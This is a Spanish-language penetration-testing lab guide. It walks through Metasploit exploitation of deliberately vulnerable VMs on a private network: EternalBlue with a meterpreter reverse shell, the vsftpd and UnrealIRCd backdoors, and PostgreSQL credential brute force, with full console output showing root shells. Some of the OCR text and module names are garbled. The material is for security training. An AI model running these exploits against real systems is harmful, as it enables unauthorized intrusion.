

# EJERCICIOS

# METASPLOIT

# AVANZADO

Jessica Padilla

## INDICE


<b><u>1.Prerrequisitos</u></b>	<b><u>pag 3</u></b>
<b><u>2.EJERCICIO 1 – OSINT y Metasploit – CVE-2017-0144 (EternalBlue)</u></b>	<b><u>pag 4-7</u></b>
<b><u>3.EJERCICIO 2 – Workspaces y escaneo con db_nmap</u></b>	<b><u>pag 8-10</u></b>
<b><u>4.EJERCICIO 3 – Backdoors en Vsftpd y UnrealIRCd</u></b>	<b><u>pag 10-13</u></b>
<b><u>5.EJERCICIO 4 – Fuerza bruta y explotación PostgreSQL</u></b>	<b><u>pag 13-17</u></b>
<b><u>6.EJERCICIO 5 – Fuerza bruta a FTP y VNC</u></b>	<b><u>pag 18-21</u></b>

## ► Prerrequisitos

- Kali Linux encendida
- Windowsploitable y Metasploitable2 funcionando en la misma red
- IP de Kali: 10.0.2.12 (*ip a*)
- IP de Metasploitable2: 10.0.2.7 (*ifconfig*)
- IP de Windowsploitable: 10.0.2.101 (*ipconfig*)

# EJERCICIO 1 – OSINT y Metasploit – CVE-2017-0144 (EternalBlue)

- **Paso 1: Investigación OSINT**



## **CVE-2017-0144Detalle**

### APLAZADO

Este récord de CVE no está siendo priorizada para los esfuerzos de enriquecimiento de NVD debido a los recursos u otras preocupaciones.

### Descripción

El servidor SMBv1 en Microsoft Windows Vista SP2; Windows Server 2008 SP2 y R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold y R2; Windows RT 8.1; y Windows 10 Gold, 1511 y 1607; y Windows Server 2016 permite a los atacantes remotos ejecutar código arbitrario a través de paquetes artesanales, alias "Veganerabilidad de ejecución de código remoto de Windows SMB". Esta vulnerabilidad es diferente a las descritas en CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, y CVE-2017-0148.

### INFORMACIÓN RÁPIDA

**Entrada del Diccionario de CVE:**  
CVE-2017-0144

**NVD Fecha de publicación:**  
16/03/2017

**NVD Último Modificado:**  
19/04/2025  
**Fuente:**  
Corporación Microsoft

- **Descripción:** Falla en SMBv1 que permite ejecución remota sin autenticación.
- **Utilidad:** sistemas operativos Windows.
- **Versiones afectadas:** Windows XP, 7, Server 2008, etc .
- **Puerto usado:** 445 TCP (SMB)
- **Módulo de Metasploit:** exploit/windows/smb/ms17\_010\_ eternalblue.

- **Paso 2: Explotación con Metasploit**

► Abrir Metasploit

*msfconsole*

► Buscar el módulo

*search ms17\_010 o search cve-2017-0144*

The screenshot shows the Metasploit Framework interface with two search results displayed:

**Matching Modules (msf6 > search ms17\_010)**

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_永恒之蓝	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	\_\_ target: Automatic Target				
2	\_\_ target: Windows 10				
3	\_\_ target: Windows Embedded Standard 7				
4	\_\_ target: Windows Server 2008 R2				
5	\_\_ target: Windows 8				
6	\_\_ target: Windows 8.1				
7	\_\_ target: Windows Server 2012				
8	\_\_ target: Windows 10 Pro				
9	\_\_ target: Windows 10 Enterprise Evaluation				
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11	\_\_ target: Automatic				
12	\_\_ target: PowerShell				
13	\_\_ target: Native upload				
14	\_\_ target: SMB				
15	\_\_ AKA: ETERNALSYNTERV				
16	\_\_ AKA: ETERNALROMANCE				
17	\_\_ AKA: ETERNALCHAMPION				
18	\_\_ AKA: ETERNALBLUE				
19	auxiliary/scanner/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20	\_\_ AKA: ETERNALSYNTERV				
21	\_\_ AKA: ETERNALROMANCE				
22	\_\_ AKA: ETERNALCHAMPION				
23	\_\_ AKA: ETERNALBLUE				
24	auxiliary/scanner/smb/ms17_010	has a collision with 19	normal	No	MS17-010 SMB RCE Detection
25	\_\_ AKA: DOUBLEPULSAR				
26	\_\_ AKA: ETERNALBLUE				

**Matching Modules (msf6 > search cve-2017-0144)**

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_永恒之蓝	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	\_\_ target: Automatic Target				
2	\_\_ target: Windows 10				
3	\_\_ target: Windows Embedded Standard 7				
4	\_\_ target: Windows Server 2008 R2				
5	\_\_ target: Windows 8				

► Usar el módulo EternalBlue

*use exploit/windows/smb/ms17\_010\_eternalblue*

► Seleccionar payload

*set PAYLOAD windows/x64/meterpreter/reverse\_tcp*

► Configurar variables

*set RHOSTS 10.0.2.101 # IP Windowsploitable*

► Lanzar el exploit

*exploit o run*

```
[*] Using exploit/windows/smb/ms17_010_ernalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_ernalblue) > 
```

- Si está todo correcto verás: Meterpreter session 1 opened ...

## ► Mandar a segundo plano

*background o bg*

## ► Ver sesiones

## *sessions*

## ► Recuperar sesión

sessions -i 1

## EJERCICIO 2 – Workspaces y escaneo con db nmap

## 1. Crear workspace

`workspace -a metasploitable2`

## 2. Cambiar al nuevo workspace

workspace metasploitable2

### 3. Escanear la máquina víctima

*db\_nmap -sV 10.0.2.7*

#### 4. Ver hosts detectados

*hosts*

## 5. Ver servicios detectados

## *services*


```
Archivo Acciones Editar Vista Ayuda
[*] Nmap: 3389/tcp open  mysql   MySQL 5.0.52-0ubuntu5
[*] Nmap: 4243/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open  vnc    VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11   (access denied)
[*] Nmap: 6667/tcp open  irc    UnrealIRCd
[*] Nmap: 8080/tcp open  http   Apache Jserv Protocol v1.3
[*] Nmap: 8089/tcp open  http   Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 08:00:27:22:7A:64 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
[*] Nmap done: 1 IP address (1 host up) scanned in 11.96 seconds
msf5 > hosts
Hosts
address mac      name os_name os_flavor os_sp purpose info comments
10.0.2.7 08:00:27:22:7A:64  Linux      server

msf5 > services
Services
=====
host      port proto name      status  info      enabled  busycolor
10.0.2.7  21  tcp   ftp     open    vsftpd  2.3.4
10.0.2.7  22  tcp   ssh     open    OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
10.0.2.7  23  tcp   telnet  open    telnetd
10.0.2.7  25  tcp   smtp   open    Postfix smtpd
10.0.2.7  25  tcp   smtps  open    ISM BIND 9.2
10.0.2.7  80  http  open    Apache/2.2.22 (Ubuntu) DAV/2
10.0.2.7  111  tcp   rpcbind open    rpcbind 2.2.8 (Ubuntu) DAV/2
10.0.2.7  113  tcp   netbios-ssn open    Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.2.7  445  tcp   netbios-ssn open    Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.2.7  513  tcp   netcat  open    netkit-nc r3xecd
10.0.2.7  513  tcp   login   open    chsh
10.0.2.7  514  tcp   tcprwapped open
10.0.2.7  1099  tcp  java-rmi open    GNU Classpath grimirregistry
10.0.2.7  2049  tcp  nmb    open    Metasploitable 0.5.15+ubunt5
10.0.2.7  2049  tcp  nmb    open    2-4 RPC #3#00003
10.0.2.7  2121  tcp  ftp    open    ProFTPD 1.3.1
10.0.2.7  3306  tcp  mysql  open    MySQL 5.0.52-0ubuntu5
10.0.2.7  5432  tcp  postgresql open    PostgreSQL 8.3.0 - 8.3.7
10.0.2.7  5900  tcp  vnc    VNC (protocol 3.3)
10.0.2.7  6000  tcp  x11   open    access denied
10.0.2.7  6667  tcp  irc    UnrealIRCd
10.0.2.7  8080  tcp  http   open    Apache Jserv Protocol v1.3
10.0.2.7  8089  tcp  http   open    Apache Tomcat/Coyote JSP engine 1.1
msf5 > 
```

## 6. Importar informe de Nessus de la maquina en Metasploit

## *Exportar desde Nessus un archivo .nessus Luego:*

*db\_import /ruta/al/archivo.nessus*



## EJERCICIO 3 – Backdoors en Vsftpd y UnrealIRCd

### ► Vsftpd (puerto 21 en Metasploitable2)

#### Usar módulo vsftpd

*search vsftpd*

*use exploit/unix/ftp/vsftpd\_234\_backdoor*

*set RHOSTS 10.0.2.7*

*exploit*

```

Archivo Acciones Editar Vista Ayuda
msf6 > search vsftpd backdoor
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.7:21 -> 10.0.2.7:23424
[*] 10.0.2.7:21 - USER: s31 Please specify the password.
[*] 10.0.2.7:21 - Backdoor service has been spawned, handling...
[*] 10.0.2.7:21 - UID: uid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.12:45743 -> 10.0.2.7:6200) at 2025-06-09 10:51:34 +0200

```

```

Archivo Acciones Editar Vista Ayuda
msf6 > search vsftpd backdoor
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)

Exploit target:
Id Name
-- Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.7:21 -> 10.0.2.7:23424
[*] 10.0.2.7:21 - USER: s31 Please specify the password.
[*] 10.0.2.7:21 - Backdoor service has been spawned, handling...
[*] 10.0.2.7:21 - UID: uid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.12:45743 -> 10.0.2.7:6200) at 2025-06-09 10:51:34 +0200

```

► Si hay éxito:Command shell session opened

► **UnrealIRCd (puerto 6667 en Metasploitable2)**

### Usar módulo UnrealIRCd

*search unreal*

*use exploit/unix/irc/unreal\_ircd\_3281\_backdoor*

*set RHOSTS 10.0.2.7*

## exploit

```
Archivo Acciones Editar Vista Ayuda
jesp@kali: ~

Matching Modules
-----

| # | Name                                       | Disclosure Date | Rank      | Check | Description                                      |
|---|--------------------------------------------|-----------------|-----------|-------|--------------------------------------------------|
| 0 | exploit/linux/games/ut2004_secure          | 2004-06-18      | good      | Yes   | Unreal Tournament 2004 "secure" Overflow (Linux) |
| 1 | \_target: Automatic                        | .               | .         | .     | .                                                |
| 2 | \_target: UT2004 Linux Build 3180          | .               | .         | .     | .                                                |
| 3 | \_target: UT2004 Linux Build 3186          | .               | .         | .     | .                                                |
| 4 | exploit/windows/games/ut2004_secure        | 2004-06-18      | good      | Yes   | Unreal Tournament 2004 "secure" Overflow (Win32) |
| 5 | exploit/unix/irc/unreal_ircd_3281_backdoor | 2010-06-12      | excellent | No    | Unreal IRC 3.2.8.1 Backdoor Command Execution    |



Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor



```
msf6 > use 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > info 5
  Name: UnrealIRC 3.2.8.1 Backdoor Command Execution
  Module: exploit/unix/irc/unreal_ircd_3281_backdoor
  Platform: unix
  Arch: cmd
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Excellent
  Disclosed: 2010-06-12

  Provided by:
  hdm <xhdm.io>

  Available targets:
  Id  Name
  => 0  Automatic Target

  Check supported:
  No

  Basic options:
  Name  Current Setting  Required  Description
  RHOSTS      yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      6667        yes        The target port (TCP)

  Payload information:
  Space: 1024

  Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRC 3.2.8.1 download archive. This backdoor was present in the
```


```

```
Archivo Acciones Editar Vista Ayuda
jesp@kali: ~

Check supported:
No

Basic options:
Name  Current Setting  Required  Description
RHOSTS      yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      6667        yes        The target port (TCP)

Payload information:
Space: 1024

Description:
This module exploits a malicious backdoor that was added to the
Unreal IRC 3.2.8.1 download archive. This backdoor was present in the
Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.


References:
https://nvd.nist.gov/vuln/detail/CVE-2010-2075
CVE-2010-2075 (62445)
http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

View the full module info with the info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD
PAYLOAD      windows/meterpreter/reverse_tcp
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 10.0.2.7
RHOST      => 10.0.2.7
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name  Current Setting  Required  Description
RHOSTS  10.0.2.7        yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      6667        yes        The target port (TCP)

Exploit target:
Id  Name
0  Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```



```

Basic options:
  Name   Current Setting  Required  Description
  RHOSTS          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          6667      yes      The target port (TCP)
  Payload         Space    1024

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the
  Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2010-2075
  OSVDB (65445)
  http://www.unrealircd.com/txt/unrealsecadvisory_20100612.txt

View the full module info with the info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD
PAYLOAD =>
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name   Current Setting  Required  Description
  RHOSTS  10.0.2.7      yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   6667      yes      The target port (TCP)

Exploit target:
  Id  Name
  -  Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] 10.0.2.7:6667 - Exploit Failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

## EJERCICIO 4 – Fuerza bruta y explotación PostgreSQL

### 1. Buscar módulos

*search postgres*

```

0 exploit/linux/http/acronis_cyber_infra_cve_2023_45249
1   \_ target: Desktop Central [MSP] v6 > b6800 / v9 < b9039 ([PostgreSQL]) on Windows
2     \_ action: Interactive SSH
3 exploit/linux/http/appsmith_rce_cve_2024_05964
4 auxiliary/server/capture/postgresql
5 exploit/linux/http/beyondtrust_r3_uauth_rce
6 post/linux/gather/enum_users_history
7 exploit/multi/http/manage_engine_dc_pmp_sele
8   \_ target: Automatic
9     \_ target: Desktop Central v6 > b6800 / v9 < b9039 ([PostgreSQL]) on Windows
10    \_ target: BeyondTrust R3 [PostgreSQL] v8 > b8020 / v8 < b9039 ([MySQL]) on Windows
11    \_ target: Desktop Central [MSP] v7 > b7020 / v8 < b9039 ([MySQL]) on Windows
12   \_ target: Password Manager Pro [MSP] v6 > b6800 / v7 < b7003 ([PostgreSQL]) on Windows
13   \_ target: Password Manager Pro [MSP] v6 > b6800 / v7 < b7003 ([MySQL]) on Windows
14   \_ target: Password Manager Pro [MSP] v6 > b6800 / v7 < b7003 ([PostgreSQL]) on Linux
15   \_ target: Password Manager Pro [MSP] v6 > b6800 / v7 < b7003 ([MySQL]) on Linux
16 exploit/windows/misc/manageengine_eventlog_analyzer_rce
17 auxiliary/admin/http/manageengine_pmp_privesc
18 auxiliary/analyze/crack_databases
19   \_ target: Automatic
20   \_ action: john
21 exploit/multi/postgres/postgres_copy_from_program_cmd_exec
22   \_ target: PostgreSQL (In-Memory)
23   \_ target: PostgreSQL (In-Memory)
24   \_ target: Windows - PowerShell (In-Memory)
25   \_ target: Windows (CMD)
26 exploit/multi/postgres/postgres_createLang
27 auxiliary/scanner/postgres/postgres_dbname_flag_injection
28 auxiliary/scanner/postgres/postgres_login
29 auxiliary/admin/postgres/postgres_readfile
30 auxiliary/admin/postgres/postgres_sql
31 auxiliary/admin/postgres/postgres_version
32 exploit/linux/postgres/postgres_payload
33   \_ target: Linux x86
34   \_ target: Linux x86_64
35 exploit/windows/postgres/postgres_payload
36   \_ target: Windows x86
37   \_ target: Windows x64
38 auxiliary/scanner/postgres/postgres_hashdump
39 auxiliary/scanner/postgres/postgres_coredump
40 auxiliary/linux/http/rails_device_pass_reset
41 exploit/multi/http/rudder_server_sql1_rce
42 post/linux/gather/vcenter_secrets_dump

```

Interact with a module by name or index. For example info 42, use 42 or use post/linux/gather/vcenter\_secrets\_dump

msf6 > use 28

[\*] New in Metasploit 6.4 - The `CreateSession` option within this module can open an interactive session

msf6 auxiliary/scanner/postgres/postgres\_login > [ ]

## 2. Usar módulo de fuerza bruta

```


use auxiliary/scanner/postgres/postgres_login
set RHOSTS 10.0.2.7
set Createsession true
set USERNAME postgres
set PASSWORD password
run

```

```
Minimizar todas las ventanas y mostrar el escritorio
[!] No se ha establecido ninguna conexión.
[*] No se ha establecido ninguna conexión.

[*] Now in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf6 auxiliary(scanner/postgres/postgres_login) > run
[*] Scanned 1 hosts (100% complete).
[*] Service connection to port 5432/tcp was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > 
```

```
sessions
session -i 1
bg
```



```
msf6 auxiliary(scanner/postgres/postgres_login) > set CreateSession true
CreateSession (true)
msf6 auxiliary(scanner/postgres/postgres_login) > set USERNAME postgres
USERNAME => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set PASSWORD password
PASSWORD => password
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf6 auxiliary(scanner/postgres/postgres_login) > run
[*] PostgreSQL session opened (10.0.2.12:32977 -> 10.0.2.7:5432) at 2025-06-01 11:53:08 +0200
[*] 10.0.2.7:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - LOGIN FAILED: postgres:password@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - Login Successful: postgres:postgres@template1
[*] PostgreSQL session opened (10.0.2.12:32977 -> 10.0.2.7:5432) at 2025-06-01 11:53:08 +0200
[*] 10.0.2.7:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - LOGIN FAILED: :admin:tiger@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - LOGIN FAILED: :admin:password@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - LOGIN FAILED: :admin:admin@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - LOGIN FAILED: :admin:admin:tiger@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - LOGIN FAILED: :admin:admin:password@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - LOGIN FAILED: :admin:admin:admin@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - LOGIN FAILED: admin:admin:tiger@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - LOGIN FAILED: admin:admin:password@template1 (Incorrect: Invalid username or password)
[*] 10.0.2.7:5432 - LOGIN FAILED: admin:admin:admin@template1 (Incorrect: Invalid username or password)
[*] Scanning 1 hosts (100% complete)
[*] PostgreSQL session was opened successfully.
[*] PostgreSQL session was opened successfully.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > sessions
```

Id	Name	Type	Information	Connection
1	postgresql	x86/Linux	PostgreSQL postgres @ 10.0.2.7:5432	10.0.2.12:32977 -> 10.0.2.7:5432 (10.0.2.7)

```
msf6 auxiliary(scanner/postgres/postgres_login) > sessions -i 1
[*] Starting interaction with 1...
[*] postgresql @ 10.0.2.7:5432 (template1) > 
```

### 3. Anotar credenciales y usar exploit

```
